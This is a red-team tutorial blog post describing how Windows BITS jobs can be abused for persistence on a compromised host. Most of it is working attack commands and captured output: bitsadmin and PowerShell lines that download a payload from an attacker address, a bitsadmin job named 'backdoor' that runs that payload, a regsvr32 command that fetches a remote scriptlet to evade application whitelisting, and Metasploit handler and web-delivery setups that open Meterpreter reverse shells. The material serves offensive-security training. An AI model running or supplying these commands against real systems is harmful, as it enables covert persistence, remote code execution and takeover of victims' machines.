

Persistence – BITS Jobs


 pentestlab.blog/category/red-team/page/54

October 30, 2019

Windows operating systems contain various utilities which can be used by system administrators to perform various tasks. One of these utilities is the Background Intelligent Transfer Service (BITS) which can facilitate file transfer capability to web servers (HTTP) and share folders (SMB). Microsoft provides a binary called “**bitsadmin**” and PowerShell cmdlets for creating and managing transfer of files.

From an offensive point of view this functionality can be abused in order to download payloads (executable files, PowerShell scripts, scriptlets etc.) on the compromised host and execute these files at a given time in order to create persistence in a red team operation. However, interacting with the “**bitsadmin**” requires Administrator level privileges. Executing the following command will download a malicious payload from a remote location to a local directory.

```
bitsadmin /transfer backdoor /download /priority high  
http://10.0.2.21/pentestlab.exe C:\tmp\pentestlab.exe
```



Bitsadmin – File Transfer

There is also a PowerShell cmdlet which can perform the same task.

```
Start-BitsTransfer -Source "http://10.0.2.21/pentestlab.exe" -Destination  
"C:\tmp\pentestlab.exe"
```



BitsTrasfer – Transfer Files PowerShell

Once the file has been dropped into disk the persistence can be achieved by executing the following commands from the “**bitsadmin**” utility. Usage is pretty straightforward:

1. the **create** parameter requires a name for the job
2. the **addfile** requires the remote location of the file and the local path
3. the **SetNotifyCmdLine** the command that will be executed
4. the **SetMinRetryDelay** defines the time for the callback (in seconds)
5. The **resume** parameter will run the bits job.

```
bitsadmin /create backdoor
bitsadmin /addfile backdoor "http://10.0.2.21/pentestlab.exe"
"C:\tmp\pentestlab.exe"
bitsadmin /SetNotifyCmdLine backdoor C:\tmp\pentestlab.exe NUL
bitsadmin /SetMinRetryDelay "backdoor" 60
bitsadmin /resume backdoor
```

```
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Windows\system32>bitsadmin /create backdoor

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {54FC0B1F-D09F-4938-B9B9-D7DC2D558979}.

C:\Windows\system32>bitsadmin /addfile backdoor "http://10.0.2.21/pentestlab.exe" "C:\tmp\pentestlab.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://10.0.2.21/pentestlab.exe -> C:\tmp\pentestlab.exe to job.

C:\Windows\system32>bitsadmin /SetNotifyCmdLine backdoor C:\tmp\pentestlab.exe NUL

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'C:\tmp\pentestlab.exe' 'NUL'.

C:\Windows\system32>bitsadmin /resume backdoor

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
```

Persistence – BITS Jobs

When the job runs on the system the payload will be executed and a Meterpreter session will open or the communication will be received back to the Command and Control (depending on which C2 is used in the occasion).

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49713) at 2019-10-28 09:57:09 -0400

meterpreter > █
```

Persistence – BITS Jobs Meterpreter

The parameter **SetNotifyCmdLine** can also be used to execute a scriptlet from a remote location via the [regsvr32](#) utility. The benefit of this method is that it doesn't touches the disk and can evade application whitelisting products.

```
bitsadmin /SetNotifyCmdLine backdoor regsvr32.exe "/s /n /u  
/i:http://10.0.2.21:8080/FHXSd9.sct scrobj.dll"  
bitsadmin /resume backdoor
```

```
C:\Windows\system32>bitsadmin /SetNotifyCmdLine backdoor regsvr32.exe "/s /n /u /i:http://10.0.2.21:8080/FHXSd9.sct scrobj.dll"  
  
BITSADMIN version 3.0  
BITS administration utility.  
(C) Copyright Microsoft Corp.  
  
notification command line set to 'regsvr32.exe' '/s /n /u /i:http://10.0.2.21:8080/FHXSd9.sct scrobj.dll'.  
  
C:\Windows\system32>bitsadmin /resume backdoor  
  
BITSADMIN version 3.0  
BITS administration utility.  
(C) Copyright Microsoft Corp.  
  
Job resumed.
```

BITS Jobs – Regsvr32

Metasploit framework can be used to capture the payload through the web delivery module.

```
use exploit/multi/script/web_delivery  
set target 3  
set payload windows/x64/meterpreter/reverse_tcp  
set LHOST 10.0.2.21  
exploit
```

```
msf5 > use exploit/multi/script/web_delivery  
msf5 exploit(multi/script/web_delivery) > set target 3  
target => 3  
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf5 exploit(multi/script/web_delivery) > set LHOST 10.0.2.21  
LHOST => 10.0.2.21  
msf5 exploit(multi/script/web_delivery) > exploit  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 10.0.2.21:4444  
[*] Using URL: http://0.0.0.0:8080/1Tnfir6cLc5  
[*] Local IP: http://127.0.0.1:8080/1Tnfir6cLc5  
[*] Server started.  
[*] Run the following command on the target machine:  
regsvr32 /s /n /u /i:http://10.0.2.21:8080/1Tnfir6cLc5.sct scrobj.dll  
msf5 exploit(multi/script/web_delivery) > [*] Sending stage (206403 bytes) to 10.0.2.30  
0  
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49714) at 2019-10-28 10:04:19 -0400
```

BITS Job – Regsvr32

References
